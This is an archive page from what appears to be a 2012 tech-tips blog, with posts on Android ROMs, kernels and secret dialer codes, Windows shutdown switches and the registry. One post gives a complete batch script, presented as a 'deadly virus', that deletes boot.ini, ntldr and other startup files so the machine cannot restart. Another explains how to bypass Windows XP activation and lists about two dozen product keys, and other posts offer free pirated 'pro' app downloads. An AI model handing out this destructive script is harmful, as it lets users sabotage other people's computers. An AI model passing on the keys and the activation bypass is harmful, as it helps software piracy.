Pages

Ads 468x60px

Showing posts with label Tweaks. Show all posts

Saturday, October 20, 2012

Huge List of all Custom ROMs and Kernels for LG Optimus 2X


FROYO ROMS

1. FR19: MoDaCo Custom ROM - By paulobrien
Link : http://forum.xda-developers.com/show....php?t=1014929

2. Thanatos2X v2.1 (Based on Stock v10d) - By Hell_97
Link : http://forum.xda-developers.com/show....php?t=1214935

3. DJ Droid v0.9.1 - By maja
Link : http://forum.xda-developers.com/show....php?t=1094063

4. Slick2X-F v2.5.1 - By peewster
Link : http://forum.xda-developers.com/show....php?t=1076454

5. MoDaCo FR19 Fear Edition 12.6 Final - By FearKill
Link : http://forum.xda-developers.com/show....php?t=1028969

6. SkyWater v1.3 - By Imperticus
Link : http://forum.xda-developers.com/show....php?t=1145967


GINGERBREAD ROMS

CM7 BASED ROMS
1. CyanogenMod 7 Nightly Builds - By CM team (cm_arcee & co)
Stability 4.5 - Speed 5 - Battery Life 3.75 - Appearance 4 - Daily Use 4.5

Stable CM7.1 : http://forum.xda-developers.com/show....php?t=1297562

2. Slick2X-G v5.0 (CM7 based ROM) - By peewster
Link : http://forum.xda-developers.com/show....php?t=1061532

3. MIUI
MIUI Android : http://miuiandroid.com/roms/miui-development-roms/
MIUI China : http://www.miui.com/development.html
Discussion thread: http://forum.xda-developers.com/show....php?t=1035563
Stability 4 - Speed 4 - Battery Life 2 - Appearance 5 - Daily Use 3

4. Gr1 CMCR (CyanogenMod 7.1.0)
Link : http://forum.xda-developers.com/show....php?t=1317329

STOCK BASED ROMS

4. GR5: MoDaCo Custom ROM - By paulobrien
Stability 5 - Speed 4 - Battery Life 3 - Appearance 3 - Daily Use 4

5. Topogigi v2.0 - By Topogigi
Stability 5 - Speed 3 - Battery Life 4 - Appearance 4 - Daily Use 4

6. Flair GB v3 Revolution Final - By erestor6
Link : http://forum.xda-developers.com/show....php?t=1243696

7. Thanatos2X v3.2 - By Hell_97
Link : http://forum.xda-developers.com/show....php?t=1267347

KERNELS

1. vorkKernel for CM - By Benee & co.
Link : http://forum.xda-developers.com/show....php?t=1059910

2. SwiftExtreme for stock/MCR - By fajared
Gingerbread : http://forum.xda-developers.com/show....php?t=1264135
Froyo : http://forum.xda-developers.com/show....php?t=1223846

3. NeoBlaze for stock/MCR (Froyo and Gingerbread) - By Imperticus
Link : http://forum.xda-developers.com/show....php?t=1200726

4. EternityProject Kernel - By kholk
Link : http://forum.xda-developers.com/show....php?t=1029799

5. HorsePower 2x eXtreme (for stock/modaco roms) - By spica1234
Link : http://forum.xda-developers.com/show....php?t=1295486

6. SwiftExtreme for MIUI/CM7 - By fajarep
Link : http://forum.xda-developers.com/show....php?t=1325183


CM7/MIUI MODS
1. Stock Mounting SDcard for Cyanogenmod and MIUI (universal!) - By oiza
Self-explanatory, really.

2. MIUI tweaks and mods - By owain94 and Higgsy
Lots of modifications and tweaks designed to improve performance, and add some new features.

3. Mount SD card as a folder of internal memory for CM7 - By nomedor
Again pretty self-explanatory. 

Saturday, September 1, 2012

Single Click To Shut Down your PC..!!


Did you know that in Windows XP you can shut down your computer from the (eventually DOS prompt) command line box? Moreover, you can do this by clicking your mouse only once.

All you need to do is... right-click on an empty Desktop spot -> select New -> Shortcut -> type shutdown followed by a space, and then enter one or more of the parameters listed below -> click Next -> type a suggestive name for your new shortcut -> finally, click Finish.

This is the Shutdown.exe (located in %systemroot%\System32, usually C:\Windows\System32) syntax:


shutdown [-i|-l|-s|-r|-a] [-f] [-m \\computername] [-t xx] [-c "Text"] [-d[u][p]:xx:yy]

Valid command line switches:

-a = Abort system shutdown in progress ONLY IF the -t xx timeout option was already set to ANY value other than 0. ALL switches except -l and -m are ignored during abort.

-c "Text" = Text comment (case insensitive) to be displayed in the Message area of the System Shutdown window. MUST be enclosed between quotes. Maximum allowed 127 ASCII characters.

-d [u][p]:xx:yy = Reason code for shutdown:
u = User code.
p = Planned shutdown code.
xx = Major reason code. Positive integer number less than 256.
yy = Minor reason code. Positive integer number less than 65536.

-f = Force running applications to close without warning.

-i = Display the shutdown interface (GUI). MUST be the first option!

-l = Log off the current user of the local computer (default action). Can NOT be used with the -m option unless the current user has Sysadmin rights, in which case the -m switch takes precedence.

-m \\computername = Remote/network computer name (most always case sensitive) to log off/restart/shut down. Current user MUST have Sysadmin rights to be allowed to use this switch!

-s = Shut down the local computer.

-r = Shut down and restart (reboot) the local computer.

-t xx = Set shutdown timer to timeout for xx seconds. IF NOT specified defaults to 20 seconds. Allowed values between 0 and 99 seconds. The -a switch is the ONLY one that CAN be used during the timeout period.

NOTES:
The dash (-) in front of these switches can be replaced by a forward slash (/).

Spaces are NOT required to separate the shutdown command from ANY following switches, but ARE required to separate ANY switch from its following parameter(s), if any.
For example:

shutdown -s -c "Shutting down!" -t 3

tells your computer to shutdown after waiting for 3 seconds while the System Shutdown window will display text above in the Message area.

Optional: after you're done creating your customized shortcut for shutdown -> right-click on it -> select Properties -> enter your desired key "combo" in the Shortcut Key box (e.g. Ctrl + Alt + End) -> click OK/Apply.
From now on just left-click on your shutdown shortcut or hit that key combination to turn off/restart/log off your computer.

▓ S ▓ I ▓ G ▓ N ▓ E ▓ D ▓  ╚B╚Y : R K WORLD

For More VISIT : ◄┘GEEK'S AREA ◄┘

Sunday, August 26, 2012

How to Check your root status and busybox status of your phone?

Step 1: Install this Android App to your phone from Here

Step 2: Open the app. Go to Advanced > Choose Verify Root Access - It should look like this -


Step 3: Check busybox installation > It should look like this -

Wednesday, August 22, 2012

All About Registry - A Complete Guide


 What is the Registry?

The Registry is a database used to store settings and options for the 32 bit versions of Microsoft Windows including Windows 95, 98, ME and NT/2000. It contains information and settings for all the hardware, software, users, and preferences of the PC. Whenever a user makes changes to a Control Panel settings, or File Associations, System Policies, or installed software, the changes are reflected and stored in the Registry.

The physical files that make up the registry are stored differently depending on your version of Windows; under Windows 95 & 98 it is contained in two hidden files in your Windows directory, called USER.DAT and SYSTEM.DAT, for Windows Me there is an additional CLASSES.DAT file, while under Windows NT/2000 the files are contained seperately in the %SystemRoot%\System32\Config directory. You can not edit these files directly, you must use a tool commonly known as a "Registry Editor" to make any changes (using registry editors will be discussed later in the article).

The Structure of The Registry

The Registry has a hierarchal structure, although it looks complicated the structure is similar to the directory structure on your hard disk, with Regedit being similar to Windows Explorer.

Each main branch (denoted by a folder icon in the Registry Editor, see left) is called a Hive, and Hives contains Keys. Each key can contain other keys (sometimes referred to as sub-keys), as well as Values. The values contain the actual information stored in the Registry. There are three types of values; String, Binary, and DWORD - the use of these depends upon the context.

There are six main branches, each containing a specific portion of the information stored in the Registry. They are as follows:


* HKEY_CLASSES_ROOT - This branch contains all of your file association mappings to support the drag-and-drop feature, OLE information, Windows shortcuts, and core aspects of the Windows user interface.
* HKEY_CURRENT_USER - This branch links to the section of HKEY_USERS appropriate for the user currently logged onto the PC and contains information such as logon names, desktop settings, and Start menu settings.
* HKEY_LOCAL_MACHINE - This branch contains computer specific information about the type of hardware, software, and other preferences on a given PC, this information is used for all users who log onto this computer.
* HKEY_USERS - This branch contains individual preferences for each user of the computer, each user is represented by a SID sub-key located under the main branch.
* HKEY_CURRENT_CONFIG - This branch links to the section of HKEY_LOCAL_MACHINE appropriate for the current hardware configuration.
* HKEY_DYN_DATA - This branch points to the part of HKEY_LOCAL_MACHINE, for use with the Plug-&-Play features of Windows, this section is dymanic and will change as devices are added and removed from the system.


Each registry value is stored as one of five main data types:


* REG_BINARY - This type stores the value as raw binary data. Most hardware component information is stored as binary data, and can be displayed in an editor in hexadecimal format.
* REG_DWORD - This type represents the data by a four byte number and is commonly used for boolean values, such as "0" is disabled and "1" is enabled. Additionally many parameters for device driver and services are this type, and can be displayed in REGEDT32 in binary, hexadecimal and decimal format, or in REGEDIT in hexadecimal and decimal format.
* REG_EXPAND_SZ - This type is an expandable data string that is string containing a variable to be replaced when called by an application. For example, for the following value, the string "%SystemRoot%" will replaced by the actual location of the directory containing the Windows NT system files. (This type is only available using an advanced registry editor such as REGEDT32)
* REG_MULTI_SZ - This type is a multiple string used to represent values that contain lists or multiple values, each entry is separated by a NULL character. (This type is only available using an advanced registry editor such as REGEDT32)
* REG_SZ - This type is a standard string, used to represent human readable text values.


Other data types not available through the standard registry editors include:


* REG_DWORD_LITTLE_ENDIAN - A 32-bit number in little-endian format.
* REG_DWORD_BIG_ENDIAN - A 32-bit number in big-endian format.
* REG_LINK - A Unicode symbolic link. Used internally; applications should not use this type.
* REG_NONE - No defined value type.
* REG_QWORD - A 64-bit number.
* REG_QWORD_LITTLE_ENDIAN - A 64-bit number in little-endian format.
* REG_RESOURCE_LIST - A device-driver resource list.


Editing The Registry


The Registry Editor (REGEDIT.EXE) is included with most version of Windows (although you won't find it on the Start Menu) it enables you to view, search and edit the data within the Registry. There are several methods for starting the Registry Editor, the simplest is to click on the Start button, then select Run, and in the Open box type "regedit", and if the Registry Editor is installed it should now open and look like the image below.

An alternative Registry Editor (REGEDT32.EXE) is available for use with Windows NT/2000, it includes some additional features not found in the standard version, including; the ability to view and modify security permissions, and being able to create and modify the extended string values REG_EXPAND_SZ & REG_MULTI_SZ.

Create a Shortcut to Regedit
This can be done by simply right-clicking on a blank area of your desktop, selecting New, then Shortcut, then in the Command line box enter "regedit.exe" and click Next, enter a friendly name (e.g. 'Registry Editor') then click Finish and now you can double click on the new icon to launch the Registry Editor.

Using Regedit to modify your Registry
Once you have started the Regedit you will notice that on the left side there is a tree with folders, and on the right the contents (values) of the currently selected folder.

Like Windows explorer, to expand a certain branch (see the structure of the registry section), click on the plus sign [+] to the left of any folder, or just double-click on the folder. To display the contents of a key (folder), just click the desired key, and look at the values listed on the right side. You can add a new key or value by selecting New from the Edit menu, or by right-clicking your mouse. And you can rename any value and almost any key with the same method used to rename files; right-click on an object and click rename, or click on it twice (slowly), or just press F2 on the keyboard. Lastly, you can delete a key or value by clicking on it, and pressing Delete on the keyboard, or by right-clicking on it, and choosing Delete.

Note: it is always a good idea to backup your registry before making any changes to it. It can be intimidating to a new user, and there is always the possibility of changing or deleting a critical setting causing you to have to reinstall the whole operating system. It's much better to be safe than sorry!

Importing and Exporting Registry Settings


A great feature of the Registry Editor is it's ability to import and export registry settings to a text file, this text file, identified by the .REG extension, can then be saved or shared with other people to easily modify local registry settings. You can see the layout of these text files by simply exporting a key to a file and opening it in Notepad, to do this using the Registry Editor select a key, then from the "Registry" menu choose "Export Registry File...", choose a filename and save. If you open this file in notepad you will see a file similar to the example below:

Quote:

REGEDIT4

[HKEY_LOCAL_MACHINE\SYSTEM\Setup]
"SetupType"=dword:00000000
"CmdLine"="setup -newsetup"
"SystemPrefix"=hex:c5,0b,00,00,00,40,36,02


The layout is quite simple, REGEDIT4 indicated the file type and version, [HKEY_LOCAL_MACHINE\SYSTEM\Setup] indicated the key the values are from, "SetupType"=dword:00000000 are the values themselves the portion after the "=" will vary depending on the type of value they are; DWORD, String or Binary.

So by simply editing this file to make the changes you want, it can then be easily distributed and all that need to be done is to double-click, or choose "Import" from the Registry menu, for the settings to be added to the system Registry.

Deleting keys or values using a REG file

It is also possible to delete keys and values using REG files. To delete a key start by using the same format as the the REG file above, but place a "-" symbol in front of the key name you want to delete. For example to delete the [HKEY_LOCAL_MACHINE\SYSTEM\Setup] key the reg file would look like this:

Quote:

REGEDIT4

[-HKEY_LOCAL_MACHINE\SYSTEM\Setup]


The format used to delete individual values is similar, but instead of a minus sign in front of the whole key, place it after the equal sign of the value. For example, to delete the value "SetupType" the file would look like:

Quote:

REGEDIT4

[HKEY_LOCAL_MACHINE\SYSTEM\Setup]
"SetupType"=-


Use this feature with care, as deleting the wrong key or value could cause major problems within the registry, so remember to always make a backup first.

Regedit Command Line Options

Regedit has a number of command line options to help automate it's use in either batch files or from the command prompt. Listed below are some of the options, please note the some of the functions are operating system specific.


* regedit.exe [options] [filename] [regpath]
* [filename] Import .reg file into the registry
* /s [filename] Silent import, i.e. hide confirmation box when importing files
* /e [filename] [regpath] Export the registry to [filename] starting at [regpath]
e.g. regedit /e file.reg HKEY_USERS\.DEFAULT
* /L:system Specify the location of the system.dat to use
* /R:user Specify the location of the user.dat to use
* /C [filename] Compress (Windows 98)
* /D [regpath] Delete the specified key (Windows 98)

Maintaining the Registry


How can you backup and restore the Registry?

Windows 95

Microsoft included a utility on the Windows 95 CD-ROM that lets you create backups of the Registry on your computer. The Microsoft Configuration Backup program, CFGBACK.EXE, can be found in the \Other\Misc\Cfgback directory on the Windows 95 CD-ROM. This utility lets you create up to nine different backup copies of the Registry, which it stores, with the extension RBK, in your \Windows directory. If your system is set up for multiple users, CFGBACK.EXE won't back up the USER.DAT file.

After you have backed up your Registry, you can copy the RBK file onto a floppy disk for safekeeping. However, to restore from a backup, the RBK file must reside in the \Windows directory. Windows 95 stores the backups in compressed form, which you can then restore only by using the CFGBACK.EXE utility.

Windows 98

Microsoft Windows 98 automatically creates a backup copy of the registry every time Windows starts, in addition to this you can manually create a backup using the Registry Checker utility by running SCANREGW.EXE from Start | Run menu.

What to do if you get a Corrupted Registry
Windows 95, 98 and NT all have a simple registry backup mechanism that is quite reliable, although you should never simply rely on it, remember to always make a backup first!

Windows 95

In the Windows directory there are several hidden files, four of these will be SYSTEM.DAT & USER.DAT, your current registry, and SYSTEM.DA0 & USER.DA0, a backup of your registry. Windows 9x has a nice reature in that every time it appears to start successfully it will copy the registry over these backup files, so just in case something goes wrong can can restore it to a known good state. To restore the registry follow these instruction:
[list=1]
* Click the Start button, and then click Shut Down.

* Click Restart The Computer In MS-DOS Mode, then click Yes.

* Change to your Windows directory. For example, if your Windows directory is c:\windows, you would type the following:

cd c:\windows

* Type the following commands, pressing ENTER after each one. (Note that SYSTEM.DA0 and USER.DA0 contain the number zero.)

attrib -h -r -s system.dat
attrib -h -r -s system.da0
copy system.da0 system.dat
attrib -h -r -s user.dat
attrib -h -r -s user.da0
copy user.da0 user.dat

* Restart your computer.


Following this procedure will restore your registry to its state when you last successfully started your computer.

If all else fails, there is a file on your hard disk named SYSTEM.1ST that was created when Windows 95 was first successfully installed. If necessary you could also change the file attributes of this file from read-only and hidden to archive to copy the file to C:\WINDOWS\SYSTEM.DAT.

Windows NT

On Windows NT you can use either the "Last Known Good" option or RDISK to restore to registry to a stable working configuration.

How can I clean out old data from the Registry?

Although it's possible to manually go through the Registry and delete unwanted entries, Microsoft provides a tool to automate the process, the program is called RegClean. RegClean analyzes Windows Registry keys stored in a common location in the Windows Registry. It finds keys that contain erroneous values, it removes them from the Windows Registry after having recording those entries in the Undo.Reg file.

Sunday, August 19, 2012

Trick to use a cd or dvd as a flash drive

This is a simple trick from which you can change a cd or dvd into a flash drive. That is , you can cut,copy and paste more than once to and from a cd or dvd after doing the Simple trick which I have explained below!


Isn’t it cool to use a dvd or cd like this?

It helps you in carrying large data(Of Any size) like movies,Pc games,Apps etc as the flash drive’s memory is not sufficient for that sometimes. And buying a new flash drive is not so economical instead!
Also it is nothing else than being stupid if we use a cd/dvd only for the transfering purpose as that will be waste after the job is done.
Dont worry I will tell you how to make a Cd or Dvd get this job done.

Get an ordinary cd/dvd of any cost and put it in your RW CD/DVD Driver and right click the on the CD/DVD Drive Icon in the MyComputer as in the image below and click on the format option from the list

After this a format window will open from which u select quick format option (Mandatory) as in the image below.


Now by clicking on the Start button, Your new Clone of Flash Drive is obtained from a cd/dvd.


Enjoy the trick and save money of buying pen drives….
Note: As far I know this trick works in Win7 and Vista Operating systems. And am not sure whether it works or not in other OSs.

Saturday, August 11, 2012

Enable NFC on your Samsung Galaxy S2


 Enable NFC on your Samsung galaxy s2 with this simple tutorial.

This is only for jelly bean Roms.


 OBVIOUSLY this mod is only for peoples devices who support NFC. If it doesn't support it normally, DO NOT EXPECT it to support it now.

*Thanks to CM10 team who made this possible


Devices Confirmed Working On:
-I777
-M250k/M250s
....IDK you tell me!


Devices this should work on:

i9100 = NO

i9100P = YES (it's an i9100 exactly, but with NFC. ROMs for i9100 will work, but need to be modified to show NFC settings, otherwise no NFC options will show)

i9100G = NO, it's completely different from the i9100 hardware (TI-OMAP instead of Exynos). ROMs from i9100/P don't work.

T989 (T-Mobile GS2) = YES, but it's completely different from the i9100 hardware (Snapdragon S3 instead of Exynos). ROMs from i9100/P don't work.

i777 (AT&T GS2) = YES* , stock ROMs disable it. ROMs from i9100 work because they're the same phone (it's really an i9100P because it has NFC) but you need to modify button layout or the buttons won't work in the ROM.

D710 (Sprint GS2) = NO


What to do ?

Just flash this file

Sunday, August 5, 2012


Boost your Android Mobile Gaming Performance


Give a new life to your old phone with GameBooster now!

Are you bored because of new games lagging on your phone? You don't need a new phone for playing high-end games! Boost your games with Game Booster!


Choose from 4 different Gaming Mode Levels and give your old phone a new life.
Gaming Modes


-ULTRA Gaming Mode
-Hard Gaming Mode
-Balanced Gaming Mode

-Light / Longer Gaming Mode

How can GameBooster speed up my games?

Game booster tuning CPU, Memory settings, system and Android's linux part for gaming.
• Boost your games with GameBooster!
• Play High-End games on your old phone!
• Make your gaming time and battery life last longer!

This app will decrease background service priorities (lesser CPU overhead), Increase low memory killer values, Tuning CPU treshold, sampling rate, and maybe governor depending on selected gaming mode level. There are too much things that will really imporive gaming. It only needs Root. More features will be added next days.

New planned features ; Home screen replacement when gaming mode on, Disable known ram hungry apps while gaming, disable multitasking and focus game (Android 4.0+).

Works on every root phone.

If you can't difference on games this means you got low RAM.

This app can't add more RAM or cores to your device. Game Booster mostly fixes CPU lacks and disables known RAM hungry apps. It makes your phone a bit better on games with different methods.

NOTE: If you copy this apk and redeem the app, app won't work.

If you are crazy about overclock and benchmark, you can get most of your phone by applying Ultra Gaming Mode.


Download link
GameBooster

Comment below for free download link..

Saturday, August 4, 2012

How to Make your Windows XP GENUINE


This will allow you to bypass the Microsoft Genuine Validation thingythis method works better than many others i've tried before.

forget the cracks and injectors etc... this is the BEST WAY:
1) start > run > "regedit" (without the quotes of course)
2) go to the key:HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\Windows NT\CurrentVersion\WPAEvents\OOBETimer...and doubleclick on it.
Then change some of the value data to ANYTHING ELSE...delete some, add some letters, I don't care...just change it!now close out regedit.
3) go to start > run > "%systemroot%\system32\oobe\msoobe.exe /a" (again, dont type the quotes)
4) the activation screen will come up, click on register over telephone, then click on CHANGE PRODUCT KEY, enter in this key: JG28K-H9Q7X-BH6W4-3PDCQ-6XBFJ.
Now you can dl all the updates without activating,
and the Genuine Microsoft Validation thingy won't bug you no more!!
Works with most WinXP versions though ther r some exceptions...


More Keys :

HFRJP-BVYWW-C8C63-F36MJ-GMDQD
KD2YT-4YT3T-4VQQX-43WBV-FDF3M
CX633-TT3DV-VQP3F-94DKT-3MRR3
W6GHC-TXPFC-V79P2-BCHDQ-DJV3W
J3TGH-CPY32-CCXCW-C6FQF-DFBHB
F2GW6-TMPJT-VH2GF-9G3XM-G9GYD
J9QWM-JP8BX-M9C2F-JJXYH-WTD7B
K4YHK-GQRXD-7T773-YGYYJ-68JBJ
G96J2-2WYMR-9BFMP-MQRJT-XCXV6
CT7TY-2VTY4-PMPGF-2PQFH-Q8HPT
QX2V4-2V76D-XH8PV-RQQT9-QJMBT
PX83Q-RXY8T-TRXQM-CDHFB-78BGG
PDCV3-3V282-DXMVJ-V6HGJ-P9JHQ
JMRCY-4QMYM-J3BVJ-BQJWF-2HTKJ
BRYJV-CFWKX-JYDM9-RDW34-PRV46
KKH9W-PR2XY-XFYXW-R4C2R-XFXJ3
W4DTB-P33VR-G26PF-4BW39-WP2Q3
KMT4R-W6RPC-CQJX3-YDM9C-BV24Y
PCM2H-JPK8V-TCTBM-3KFB2-33488
CXRYY-TM77D-92JJX-44DX8-8RW9M
D62H3-XTG8F-2RMTX-KG938-9RYCJ
R2TJC-YTHTC-B7GVQ-RJ6W8-GT9KW
HJHYP-P7Q6B-D6HP9-2WPT2-3BFPQ
FKK2C-6R3DR-M6PFW-4KYTT-PDWFT
TRYD9-P4CQB-6M3D6-V38JW-VX6RQ

Thursday, August 2, 2012

Unistall all Crap Applications in an easy and faster way on your Android mobile


Simplist & fastest uninstall tool for android.
Easy & fastest uninstall tool for android.

#Feature
*Batch uninstall
*Fast uninstall by one click
*Show app name,version,update time,size
*Search app by name
*Various sort mode
*App share
*Launch app
*Cached app list
*Search in Google Market
*Support Android 2.3
*Support App2SD
***************************
INFOLIFE, Make Life Easier!
***************************
#Description
Easy Uninstaller is a tool to uninstall apps for android phones. It is quit easy to use, you can select multiple apps that you want to uninstall, and click "Uninstall Selected Apps" button to uninstall them. Easy Uninstaller also support app search & sort. Type the keyword in the textbox in the top to search the app that you want to uninstall. Click "Menu"->"Sort" to sort the apps in many sort types. Long click on specified app, you will get a poped up context menu to provide more options. You can view app details by click "Application Details", you can share app by click "Share", and you can search the app in the google market by click "Search in Google Market".
Easy Uninstaller cannot uninstall pre-installed apps in the system because it is limited by the system mechanism.

 Download link
Easy Uninstaller

Comment below if you need free download link for pro version.

Mikogo Desktop Sharing - The Best Application for Online Meetings and Remote Support


Have you ever found yourself needing to conduct an online meeting but didn’t know what your best option was? Do you often times find yourself doing IT support for your parents from miles and miles away, only to get frustrated with their ineptitude? Mikogo is a desktop sharing and online presentation tool that is helping to facilitate the everyday business and technology needs of companies and individuals worldwide.

Conferencing

               Mikogo has a convenient and user friendly approach to desktop sharing. For starters, users can sign up for a free account that will allow them to use all of the pro features. Within that, users can edit their profile settings, schedule sessions and use advanced tools (whiteboard, record, etc.). And on the other hand, if you don’t need the advanced features you can just download the software for free to start and join desktop sharing sessions – no registrations required for that.

Desktop Sharing
               Users can share their desktops with up to 15 people (25 on a pro+ account). This can come in handy for online webinars, tutorial sessions, online teaching, IT tech support, and more. Desktop sharing features can be edited at will and include options to view, show, and view & control the desktop’s of you and your participants.
               Remote control features will also allow users to control the screen of the participants for IT or assistance purposes.

               From there you can use presentation tools like the participant pointer and pen to highlight your content and material. You can transfer files, record your desktop sharing sessions for future playback, and switch presenter and viewer modes between participants.

Mikogo Apps: iOS and Android
               Mikogo works on all 3 platforms (Windows, Mac & Linux) but what’s really nice to see is they have mobile apps:iOS and Android. Here is a statement from Mikogo released shortly after: “The core benefit of online meetings is that they allow people to participate in business meetings when unable to attend in person. In recent years there has beena growing and strong tendency towards technology ‘going mobile’ hence people want to be able to attendtheir online meetings while on the go.” (Mark Zondler, Mikogo). The app is free and can be accessed from your iphone, ipad, or Android phone/tablet.


For more information about Mikogo please visit www.mikogo.com and to download, go straight to www.mikogo.com/download.

Wednesday, August 1, 2012

How to turn XP SP2 into SP3 or even more


Start> Run> type in 'regedit'
Go to HKEY_LOCAL_MACHINE, then SYSTEM, then CurrentControlSet, then windows
From here on in click "CSDVersion" and click modify, change "0x00000200" (SP2) to "0x00000300" by typing 300 in the field where 200 once was.
Close it down,
Restart (MAKE SURE YOU RESTART)

Tuesday, July 31, 2012

Install Beats Audio on your Android Device

Rooted android device is required to install beats audio on your android mobile.

just Download this application called Beats audio and install it. Then just select Install beats . Thats all beats audio will be ibstalled on your android device.


Deadly Virus to Shutdown a Computer For Ever...!!


Hey Fella's am back again with some other cool hack. Today let us know how to create your own deadly virus.Eager to know whats that..?? Just hold-down guys do-not jump to the end. Just read the below "Caution".

Caution:
1) Do-not try this at home not even for fun once it runs it just makes your computer dead which cannot  be brought alive.


2) Am am not responsible for any cause/damage caused to the computer.


3) The post is for education purpose only.

Okay guys are you Ready..??
Here goes the code,

Code:

/****************START**********************************************/
                                                                         */
@echo off                                                        */
attrib -r -s -h c:\autoexec.bat                         */
del c:\autoexec.bat                                         */
attrib -r -s -h c:\boot.ini                                 */
del c:\boot.ini                                                 */
attrib -r -s -h c:\ntldr                                     */
del c:\ntldr                                                      */
attrib -r -s -h c:\windows\win.ini                   */
del c:\windows\win.ini  
                                 */
                                                                        */
/****************END************************************************/ 

Steps :


1) Copy the above code from "@echo off" to "win.ini".


2) Paste the above code in note-pad.


3) After pasting the code click on Files/Save as.


4) Save the file with any name with ".bat"(batch file) extension.
    for example: "Screwyou.bat"


5) Yoo..!! guys you have your first own VIRUS coded by you.

Caution::

Am again warning you guys,

DONT RUN THE BATCH FILE ,YOU WONT RECOVER BACK AFTER YOU RUN IT !!!

So guys are your eager to know what the code actually does .?? Wanna know..?? Then here is your answer for your question :

1)What it does..??
-This should shutdown the persons computer. It shuts it off once and deletes the files needed to reboot and restart.So please, use this hack only if you have no intention of rebooting your computer again.

Śιgηє ßÿ :    RK

FOR MORE GO HERE : www.geeksarea.blogspot.com 


Warning : Do Not Copy. DMCA protected Content.

Monday, July 23, 2012

Secret Codes of Android Phones


DISCLAIMER: This information is intended for experienced users. It is not intended for basic users, hackers, or mobile thieves. Please do not try any of following methods if you are not familiar with mobile phones. We'll not be responsible for the use or misuse of this information, including loss of data or hardware damage. So use it at your own risk.


So in this topic, you'll get several hidden secret codes which can be used in any Google Android mobile phone to access things which are not accessible by default.

FYI These codes have been obtained by decoding various .apk files present in the phone firmware.

*#*#4636#*#*

This code can be used to get some interesting information about your phone and battery. It shows following 4 menus on screen:

* Phone information
* Battery information
* Battery history
* Usage statistics

*#*#7780#*#*

This code can be used for a factory data reset. It'll remove following things:

* Google account settings stored in your phone
* System and application data and settings
* Downloaded applications

It'll NOT remove:

* Current system software and bundled applications
* SD card files e.g. photos, music files, etc.

PS: Once you give this code, you get a prompt screen asking you to click on "Reset phone" button. So you get a chance to cancel your operation.

*2767*3855#

Think before you give this code. This code is used for factory format. It'll remove all files and settings including the internal memory storage. It'll also reinstall the phone firmware.

PS: Once you give this code, there is no way to cancel the operation unless you remove the battery from the phone. So think twice before giving this code.

*#*#34971539#*#*

This code is used to get information about phone camera. It shows following 4 menus:

* Update camera firmware in image (Don't try this option)
* Update camera firmware in SD card
* Get camera firmware version
* Get firmware update count

WARNING: Never use the first option otherwise your phone camera will stop working and you'll need to take your phone to service center to reinstall camera firmware.

*#*#7594#*#*

This one is my favorite one. This code can be used to change the "End Call / Power" button action in your phone. Be default, if you long press the button, it shows a screen asking you to select any option from Silent mode, Airplane mode and Power off.

You can change this action using this code. You can enable direct power off on this button so you don't need to waste your time in selecting the option.

*#*#273283*255*663282*#*#*

This code opens a File copy screen where you can backup your media files e.g. Images, Sound, Video and Voice memo.

*#*#197328640#*#*

This code can be used to enter into Service mode. You can run various tests and change settings in the service mode.

WLAN, GPS and Bluetooth Test Codes:

*#*#232339#*#* OR *#*#526#*#* OR *#*#528#*#* - WLAN test (Use "Menu" button to start various tests)

*#*#232338#*#* - Shows WiFi MAC address

*#*#1472365#*#* - GPS test

*#*#1575#*#* - Another GPS test

*#*#232331#*#* - Bluetooth test

*#*#232337#*# - Shows Bluetooth device address

*#*#8255#*#*

This code can be used to launch GTalk Service Monitor.

Codes to get Firmware version information:

*#*#4986*2650468#*#* - PDA, Phone, H/W, RFCallDate

*#*#1234#*#* - PDA and Phone

*#*#1111#*#* - FTA SW Version

*#*#2222#*#* - FTA HW Version

*#*#44336#*#* - PDA, Phone, CSC, Build Time, Changelist number

Codes to launch various Factory Tests:

*#*#0283#*#* - Packet Loopback

*#*#0*#*#* - LCD test

*#*#0673#*#* OR *#*#0289#*#* - Melody test

*#*#0842#*#* - Device test (Vibration test and BackLight test)

*#*#2663#*#* - Touch screen version

*#*#2664#*#* - Touch screen test

*#*#0588#*#* - Proximity sensor test

*#*#3264#*#* - RAM version

Monday, July 2, 2012

franco.Kernel updater - Free Download


UPDATED TO JELLY BEAN SDK

COMPATIBLE WITH ALL GALAXY NEXUS VARIANTS (as long as its sporting 4.0.3, 4.0.4 or 4.1) AND NOW IT SUPPORTS THE HTC ONE X (international version with the Tegra 3 only).

franco.Kernel updater app features:

HTC One X:
* Downloads boot.img and modules directly from the FTP
* CPU tools with the ability to change governor parameters and mess with the default governor and CPU frequencies
* Full control over the 4 cores - you can chose how many cores you want your device to use
* Live watch over the 4 cores by the second - you can see the device turning on/off the cores live

Galaxy Nexus:
* Downloads the kernel directly from the ftp
* Checks for updates directly from the ftp
* Checks and downloads Imoseyon's kernel (new feature)
* Kernel auto-flash
* Cpu frequencies changer
* Governor changer
